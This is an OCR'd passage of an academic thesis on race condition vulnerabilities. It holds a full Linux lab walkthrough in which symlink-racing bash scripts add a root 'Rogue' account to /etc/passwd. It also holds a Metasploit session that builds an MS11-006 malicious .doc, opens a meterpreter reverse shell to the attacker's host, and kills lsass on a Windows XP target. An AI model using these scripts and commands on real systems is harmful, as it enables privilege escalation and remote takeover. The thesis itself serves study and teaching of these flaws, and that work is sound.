ubuntu8@ubuntu8-desktop: ~/Desktop/Race Condition
File  Edit  View  Terminal  Tabs  Help
ubuntu8@ubuntu8-desktop:~/Desktop/Race Condition$ sudo chmod 4755 rc_vuln
[sudo] password for ubuntu8:
ubuntu8@ubuntu8-desktop:~/Desktop/Race Condition$ ls -l
total 300
-rw-r--r-- 1 ubuntu8 ubuntu8 286954 2012-11-09 06:43 Race Condition.odt
-rwsr-xr-x 1 root    root      7314 2012-11-08 05:43 rc_vuln
drwxr-xr-x 2 ubuntu8 ubuntu8   4096 2012-11-09 06:20 untitled folder
ubuntu8@ubuntu8-desktop:~/Desktop/Race Condition$
```

Picture 79: The program becomes Set-UID

The command chmod 4755 *file* makes the executable Set-UID (4 prefix), assigns read/write/execute permission by owner, and assigns read/execute permission by group and others (755 prefix).

As a main rule, when the executable program “rc_vuln” is given the Set-UID attribute common users who have permission to execute it gain the privileges during the created process of the user who owns it, and in this case is the root user. When this happens, the program can perform tasks on the system that common users in normal circumstances would be restricted from executing. This improper use of the Set-UID attribute imposed to the “rc_vuln” program, which lacks proper design, allows a potential attacker to gain elevated privileges or execute malicious code.

The purpose of the attack is to append a new user in the /etc/passwd file that has root privileges. The user will be named “Rogue”. As a first action, it is created a rogue password for the user, with the following Perl script shown below.

```
ubuntu8@ubuntu-desktop: ~/Desktop/Race Condition
File  Edit  View  Terminal  Tabs  Help
ubuntu8@ubuntu-desktop:~/Desktop/Race Condition$ perl -e 'print crypt ("test", "tt")."\n"'
ttXydORJt50wQ
ubuntu8@ubuntu-desktop:~/Desktop/Race Condition$
```

Picture 80: Creation of encrypted password with Perl script

This script uses the Perl `crypt()` function that uses the DES algorithm to encrypt the “test” string, which will be the users' password along with a salt value “tt”. Alternatively, the MD5 hash function with the same salt can be used, as it is shown in the following picture. The 1 before the encrypted string indicates that the MD5 algorithm was used.

```
ubuntu8@ubuntu8-desktop: ~
File  Edit  View  Terminal  Tabs  Help
ubuntu8@ubuntu8-desktop:~$ perl -e 'print crypt ("test", "\$1\$tt\$")."\n"'
$1$tt$9cjTukSFQDvfmuMpUmbWl1
ubuntu8@ubuntu8-desktop:~$
```

Picture 81: Encrypted password with MD5 plus "salt"

It is worth mentioned that the valid passwords in the /etc/shadow file are encrypted with the MD5 hash algorithm as it is demonstrated below, but since the attack aims to append the Rogue user to the /etc/passwd file, the encryption algorithm is not an issue.

```
ubuntu8:$1$uAGVze4I$np5XFkMwJySuFnTUyfHbS.:15640:0:99999:7:::
```

Picture 82: Ubuntu password encryption

In the following picture there are shown the contents of the /etc/passwd file before the attack takes place.


```
ubuntu8@ubuntu-desktop: /etc
File  Edit  View  Terminal  Tabs  Help
  GNU nano 2.0.7              File: passwd                              Modified

libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false
messagebus:x:108:119::/var/run/dbus:/bin/false
avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false
ubuntu8:x:1000:1000:ubuntu 8,,,:/home/ubuntu8:/bin/bash


^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Picture 83: Original contents of /etc/passwd file

As a next stage of the attack, the malicious user creates a symbolic link between the /etc/passwd file and the /tmp/XYZ file, using the "ln -s" command is it is shown

ΜΙΟ ΠΕΙΡΑΙΩΣ

below. A symbolic link, also termed a soft link, is a special kind of file that points to another file. Unlike a hard link, a symbolic link does not contain the data in the target file. It simply points to another entry somewhere in the file system.



Picture 84: Symbolic links between /etc/passwd & /tmp/XYZ

After the symbolic link creation the next step and most critical, is the fact that the attacker must make the Race Condition occur within a window between the `access()` and `fopen()` system calls of the vulnerable program. Since only the root user has the appropriate privileges to alter the rc_vuln program the only thing the attacker can do is to execute an attacking program in parallel with the vulnerable program, with the hope that the shift of the link will take place within the time window referred previously. However, it is not possible for the attacker to achieve perfect timing, so the success rate of his attack depends on probabilistic factors. Thus, he is obliged to execute the vulnerable program enough times in order to be successful. This task is facilitated by the execution of an automated script that relieves the attacker from executing the vulnerable program manually each time. This script is a bash shell script named run.sh and its code is demonstrated below.

```
#!/bin/sh
race()
{
while true
do
sudo ./rc_vuln <Rogue
done
}
race
RACE_PID=$!
kill $RACE_PID
```

Rogue is a text file that it contains the string the attacker wants to append in the /etc/passwd file. That string is the Rogue users' attributes (username, password, etc.) that have the following form. That user is indulged with root privileges:


```
Rogue:ttXydORJt50wQ:0:0:,,,:/home:/bin/bash
```

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡ

The next shell script, named attack.sh, is the main attack script of the malicious user. It automates the creation of symbolic links between the temporary file /tmp/XYZ and the /etc/passwd file.

```
#!/bin/sh
race()
{
  old=`ls -l /etc/passwd`
  new=`ls -l /etc/passwd`
#  When the passwd is modified successfully, the attack stops .
  while [ "$old" = "$new" ]
  do
#  Because when the symlink already exists, it cannot be modified,
#  so before the symlink is changed, the old one should be removed.
        rm -f /tmp/XYZ>/tmp/XYZ
        ln -sf /etc/passwd /tmp/XYZ
        new=`ls -l /etc/passwd`
      echo $new
      echo $old
  done
}
race
echo "Stop...The passwd has been changed!"
RACE_PID=$!
kill $RACE_PID
```

Now it is time for the attacker to put the race condition attack to the test. Primarily the run.sh script is executed in order to let the vulnerable program to run and create the /tmp/XYZ file with the Rogue user input, as it is shown in the following picture.



Picture 85: Execution of run.sh

The program is executed in a loop mode, and as it is obvious due to the restricted privileges of the vulnerable program, the attacker cannot get permission to import the Rogue user he created into the /etc/passwd file. But he can execute the attack.sh

program, during the execution of the first script, in order to trigger the Race Condition vulnerability and finally to insert the Rogue user in the /etc/passwd file, as it is illustrated below.

```
ubuntu8@ubuntu8-desktop: ~/Desktop/Race Condition
File Edit View Terminal Tabs Help
ubuntu8@ubuntu8-desktop:~/Desktop/Race Condition$ ./attack.sh
-rw-r--r-- 1 root root 1457 2012-10-26 19:21 /etc/passwd
-rw-r--r-- 1 root root 1457 2012-10-26 19:21 /etc/passwd
./attack.sh: 18: cannot create /tmp/XYZ: Permission denied
-rw-r--r-- 1 root root 1457 2012-10-26 19:21 /etc/passwd
-rw-r--r-- 1 root root 1457 2012-10-26 19:21 /etc/passwd
./attack.sh: 18: cannot create /tmp/XYZ: Permission denied
-rw-r--r-- 1 root root 1501 2012-11-11 18:25 /etc/passwd
-rw-r--r-- 1 root root 1457 2012-10-26 19:21 /etc/passwd
Stop...The passwd has been changed!
kill: 21: Usage: kill [-s sigspec | -signum | -sigspec] [pid | job]... or
kill -l [exitstatus]
ubuntu8@ubuntu8-desktop:~/Desktop/Race Condition$
```

Picture 86: Execution of attack.sh

After some attempts the attack.sh script exploits the Race Condition vulnerability and manages to insert the Rogue user with the root privileges into the /etc/passwd file. When it is succeeded it stops and exits. In order to verify that the attack is successful, the /etc/passwd file is accessed with root privileges, using the "nano" program. This action will not be performed by the attacker, and it is only for demonstration reasons. If the user wants to view the /etc/passwd file he can execute the command "sudo less /etc/passwd", from a terminal.

ΠΑΝΕΠΙΣΤΗΜΙΟ Π

```
ubuntu8@ubuntu-desktop: /etc
File  Edit  View  Terminal  Tabs  Help
  GNU nano 2.0.7              File: passwd

libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false
messagebus:x:108:119::/var/run/dbus:/bin/false
avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false
ubuntu8:x:1000:1000:ubuntu 8,,,:/home/ubuntu8:/bin/bash

Rogue:ttXydORJt50wQ:0:0:,,,:/home:/bin/bash



^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Picture 87: Successful Rogue user registration in /etc/passwd file

As it is obvious, the /etc/passwd file has a new registration. That is the Rogue user that the attacker created. In order to check that he can login as a root user in the system using the Rogue user from a terminal he types the “su Rogue” command, as it is shown in the following picture.

```
ubuntu8@ubuntu8-desktop: ~/Desktop/Race Condition
File  Edit  View  Terminal  Tabs  Help
ubuntu8@ubuntu8-desktop:~/Desktop/Race Condition$ su Rogue
Password:
root@ubuntu8-desktop:~/ubuntu8/Desktop/Race Condition# whoami
root
root@ubuntu8-desktop:~/ubuntu8/Desktop/Race Condition# 
```

Picture 88: Obtaining root privileges

By typing the required password “test”, the attacker is logged is as a superuser. By giving the command “whoami” the effective username of the current user is printed, which in this case is the root user. The attack is successful. [15]

8 Race Condition vulnerability on Windows OSs

Windows operation systems are also affected from race condition vulnerabilities. Many attacks have been reported, particularly against the Windows Kernel[6]. The affected systems range from Windows XP to Windows 7, designed for client use and from Windows Server 2003 to Windows 2008 R2 server OSs.

Such an attack is the Win32k.sys Race Condition Vulnerability or CVE-2012-1868. The Win32k.sys or Windows kernel-mode driver is a part of the Windows kernel subsystem. It includes the window manager component that controls windows displays, it manages the screen output, and it collects input from peripheral devices and relays user messages to applications. Furthermore it contains the Graphics Device Interface (GDI), which is a library of functions for graphics output devices.

The vulnerability is caused due to the fact that Windows kernel-mode drivers do not properly validate input from a user. So a potential attacker could run an arbitrary code in kernel mode and take control of the vulnerable system. The vulnerability could allow elevation of privilege if an attacker logs on to the system and runs an application exploit. [16]

Another type of race condition vulnerability is affecting the Internet Explorer browser. The affected versions are from Internet Explorer 6 to Internet Explorer 8, running in most windows operation systems and the maximum security impact is the remote code execution. The exploitation is triggered when a user opens a specially designed web page from the attacker, using Internet Explorer. More specifically when the Internet Explorer tries to access an object corrupted due to a race condition, it can alter the memory in a way that an attacker can execute, remotely, an exploit in order to gain same user privileges as the logged-on user. The higher the user privileges the more the access rights the attacker can gain. In order this attack to be effective the attacker must convince the user to access the corrupted web page. This is achieved, mainly, through fishing mail, luring the user to click on a rogue e-mail link that redirects him to the corrupted page. [17]

8.1 Race condition against Emsisoft Anti-Malware

Emsisoft Anti-Malware is an antivirus and antispyware protection suite developed by Austria-based Emsi Software GmbH. This particular program due to programming errors is vulnerable to the following Race Condition vulnerability. The exploited

[6] The Windows kernel is the core of the operating system. It provides system-level services such as device management and memory management, allocates processor time to processes, and manages error handling.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

vulnerability is the MS11-006 or Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow.

This module exploits a stack-based buffer overflow in the handling of thumbnails within .MIC[7] files and various Office documents. When processing a thumbnail bitmap containing a negative 'biClrUsed[8]' value, a stack-based buffer overflow occurs. This leads to arbitrary code execution. In order to trigger the vulnerable code, the folder containing the document must be viewed using the "Thumbnails" view.

The affected Windows versions are Windows XP SP1-SP3, Windows Server 2003, Windows Vista, and Windows Server 2008. [18]

8.2 Generating the Attack

The attacking system is Backtrack 5 using the Meterrpreter tool of Metasploit and the vulnerable system is Windows XP SP3 with installed the Emsisoft Anti-Malware. It must be mentioned that the anti-malware program will detect the attack but due to the Race Condition vulnerability it will do it in a later time, letting the meterpreter sessions to be created and access the target system.


As a first step, the anti-malware program must be updated with the latest virus signatures in order to detect the attack, as it is shown below in the following picture.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

[7] MIC file is a web graphic created with Microsoft Image Composer, an image creation program that was packaged with FrontPage 98 and FrontPage 2000; may contain a simple graphic, banner, or animated image; saved as a small bitmap graphic ideal for Web publishing.
[8] It represents the number of color indexes in the color table that are actually used by the bitmap.

Picture 89: Up to date Emsisoft anti-malware program

Next, the Metasploit program is executed from the side of the attacking program by running from a terminal the application './msfconsole' located in the /pentest/exploits/framework3 folder, as it is demonstrated below and the Metasploit interface is booted.



Picture 90: Metasploit's msfconsole

The msfconsole is the most common and widely used interface of the Metasploit Framework. It allows the user to efficiently access all of the options available in the Metasploit Framework. At this stage the attack script is generated in order to exploit the MS11-006 vulnerability described previously. The script is named “msf.doc” it is written in Ruby scripting language and it emulates a Microsoft Office Word document, hoping to trick the unsuspected user of the vulnerable program and try to access it. The commands that generate it, as they are shown in the next picture, are:

```
use exploit/windows/fileformat/ms11_006_createsizeddibsection
```

- It finds the specific exploit in the Metasploit Framework pool of exploits.

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

- It connects back to the attacker. It injects the meterpreter server DLL via the Reflective Dll Injection payload.

```
set LHOST 192.168.233.146
```

- It defines the attackers local IP.

```
exploit
```

- It creates the msd.doc file.

```
msf3 : ruby
File  Edit  View  Bookmarks  Settings  Help
msf > use exploit/windows/fileformat/ms11_006_createsizeddibsection
msf exploit(ms11_006_createsizeddibsection) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms11_006_createsizeddibsection) > set LHOST 192.168.233.146
LHOST => 192.168.233.146
msf exploit(ms11_006_createsizeddibsection) > exploit

[*] Creating 'msf.doc' file ...
[*] Generated output file /opt/framework3/msf3/data/exploits/msf.doc
msf exploit(ms11_006_createsizeddibsection) >
msf3 : ruby
```

Picture 91: Creation of msd.doc file

As it is visible, the generated output file is stored in the folder with the extension /opt/framework3/msf3/data/exploits.

In order for the attacker to listen the incoming metrpreter sessions the following commands are entered, also illustrated in the following pictures:

```
msf3 : ruby
File  Edit  View  Bookmarks  Settings  Help
msf > use exploit/multi/handler
msf exploit(handler) >
msf3 : ruby
```

Picture 92: use exploit/multi/handler

- It is a stub that handles exploits launched outside of the framework.

```
msf3 : ruby
File  Edit  View  Bookmarks  Settings  Help
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) >
msf3 : ruby
```

Picture 93: set PAYLOAD windows/meterpreter/reverse_tcp

- It connects back to the attacker. It injects the meterpreter server DLL via the Reflective Dll Injection payload.

```
msf3 : ruby
File  Edit  View  Bookmarks  Settings  Help
msf exploit(handler) > set LHOST 192.168.233.146
LHOST => 192.168.233.146
msf exploit(handler) >
msf3 : ruby
```

Picture 94: set LHOST 192.168.233.146

- It defines the attackers local IP.

```
msf3 : ruby
File  Edit  View  Bookmarks  Settings  Help
msf exploit(handler) > set InitialAutoRunScript migrate -f
InitialAutoRunScript => migrate -f
msf exploit(handler) >
msf3 : ruby
```

Picture 95: set InitialAutoRunScript migrate -f

- It launches a hidden notepad.exe process on the client, and migrate the

meterpreter payload to it. This will ensure that the meterpreter session is not lost as soon as the anti-malware detects and deletes the exploit.

```
msf3 : ruby
File  Edit  View  Bookmarks  Settings  Help
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.233.146  yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) >
msf3 : ruby
```

Picture 96: show options


- It displays information about the Host IP, the host's listening port (predefined PORT 4444) and the technique (EXITFUNC) that controls how the payload will be removed after it accomplishes its task.

```
msf3 : ruby
File  Edit  View  Bookmarks  Settings  Help
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.233.146:4444
[*] Starting the payload handler...
msf3 : ruby
```

Picture 97: exploit –j


- The created exploit running as background job.

As the exploit is anticipating for a response from the vulnerable system, the malicious mad.doc is sent to the unsuspected user. It must be mentioned that the folder that the exploit will be stored in the Windows system, must be in “Thumbnails View”, in order for the exploit to be effective, as it is displayed in the following picture.



Picture 98: Folder in thumbnails view

The Emsisoft Anti-Malware detects and quarantines the msf.doc exploit, but due to the Race Condition it contains it does it in a later time. The exploit is triggered and opens a session sequence among the attacking and the vulnerable system, as we can see in the following picture.



Picture 99: Triggering of the exploit

Analyzing further the message dialog of the above window, we can see that the Meterpreter a session that targets the port 1038 of the vulnerable system. Port 1038 is used for the mtqp service. An example would be http://www.awebsite.com:1038 when accessed by a web service. Port 1038 may be used for several services including Message Tracking Query Protocol and more and it is known to have vulnerabilities caused by trojans and remote code execution. Next it spawns a notepad.exe process with PID 1992 as a new server process to the vulnerable system bypassing the main server process of Windows, which is the explorer.exe (PID 1816) and establishes a

connection. As a next step, the command `sessions -i 2` is typed in order the Meterpreter to interact with the created session and next is entered the `ps` command that displays a list of running processes on the target system, as it is shown in the following picture.

```
msf3 : ruby
File  Edit  View  Bookmarks  Settings  Help
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > ps

Process list
============

 PID   Name                 Arch  Session  User                           Path
 ---   ----                 ----  -------  ----                           ----
 0     [System Process]
 4     System               x86   0
 712   smss.exe             x86   0        NT AUTHORITY\SYSTEM            \SystemRoot\System32\smss.exe
 784   csrss.exe            x86   0        NT AUTHORITY\SYSTEM            \??\C:\WINDOWS\system32\csrss.exe
 808   winlogon.exe         x86   0        NT AUTHORITY\SYSTEM            \??\C:\WINDOWS\system32\winlogon.e
xe
 852   services.exe         x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\services.exe
 864   lsass.exe            x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\lsass.exe
 1024  a2service.exe        x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\Emsisoft Anti-Mal
ware\a2service.exe
 1128  vmacthlp.exe         x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Too
msf3 : ruby
```

Picture 100: Viewing remotely the vulnerable program's processes

Then the `execute` command is entered. The execute command is perhaps one of the most interesting as it allows the execution of a command, such as a real command interpreter. The input and output from the process can be piped to a channel that can be read from, written to, and interacted with. While the execution of a process does expose the attacker, it is nevertheless a potentially handy feature. The output below illustrates executing a command interpreter and interacting with it. Analyzing the command entry, `-f` specifies the path to the executable file that is to be executed. If it is not specified, like this example, the file can be related to any of the directories that exist in the PATH on the target server. The other parameter `-c` indicates that a channel should be allocated for the input and output of the process. The channel identifier that is returned can be used with read, write and interact permissions. In the following example is executed the cmd.exe which is the Microsoft-supplied command-line interpreter.

```
msf3 : ruby
File  Edit  View  Bookmarks  Settings  Help
meterpreter > execute -f cmd -c
Process 2556 created.
Channel 1 created.
meterpreter > interact 1
Interacting with channel 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator>
msf3 : ruby
```

Picture 101: Obtaining root shell of the remote vulnerable system

```
msf3 : ruby
File  Edit  View  Bookmarks  Settings  Help
dir
 Volume in drive C has no label.
 Volume Serial Number is 9C36-94AE

 Directory of C:\Documents and Settings\Administrator

06/06/2012  02:25 PM    <DIR>          .
06/06/2012  02:25 PM    <DIR>          ..
11/03/2012  05:10 PM    <DIR>          Desktop
10/31/2012  11:55 PM    <DIR>          Favorites
11/01/2012  01:57 AM    <DIR>          My Documents
07/09/2011  06:22 PM    <DIR>          Start Menu
               0 File(s)              0 bytes
               6 Dir(s)  21,161,115,648 bytes free

C:\Documents and Settings\Administrator>exit
meterpreter >
msf3 : ruby
```


Picture 102: Viewing files of the remote vulnerable system using dir command

Another command that can interfere remotely with the vulnerable system is the `kill` command, which can remotely terminate a process. In this particular example the process that is terminated is PID 864 that corresponds to the lsass.exe, as it is shown in the following picture. This process is the Local Security Authentication Server. It verifies the validity of user logons to your PC or server.

```
msf3 : ruby
File  Edit  View  Bookmarks  Settings  Help
meterpreter > kill 864
Killing: 864
meterpreter >
msf3 : ruby
```

Picture 103: Terminating remotely PID 864

As it is visible, in the upcoming picture, when that process is terminated, Windows automatically restart after one minute from the process termination. [19]



Picture 104: Unexpected system shutdown

9 Conclusion

The conclusions derived from this thesis are that the three types of vulnerabilities, examined above, pose serious threats to the unattained operation systems. There were examined several attacking techniques in order to exploit these vulnerabilities. All of the techniques were successfully exploited these systems. It is worth mentioned that all of these vulnerabilities have occurred and were exploited in mainstream programs. A simple programming error can be abused by an attacker and can have detrimental effects on system security because in most cases the attacker can redirect the program's execution flow. This could be used to gain access to a remote system or to make a program which runs with elevated privileges execute an attacker's code with those privileges.

10 Bibliography

[1] http://en.wikipedia.org/wiki/Uncontrolled_format_string
[2] Exploiting Format String Vulnerabilities scut / team teso September 1, 2001 version 1.2
[3] http://www.cis.syr.edu/~wedu/seed/Labs/Vulnerability/Format_String/
[4] Jon Erickson, "Hacking: The art of exploitation 2nd edition" , No Starch Press, San Francisco CA, 2008
[5] http://www.kernel.org/doc/man-pages/online/pages/man3/sprintf.3.html
[6] http://msdn.microsoft.com/en-us/library/windows/desktop/ms680657%28v=vs.85%29.aspx
[7] https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/
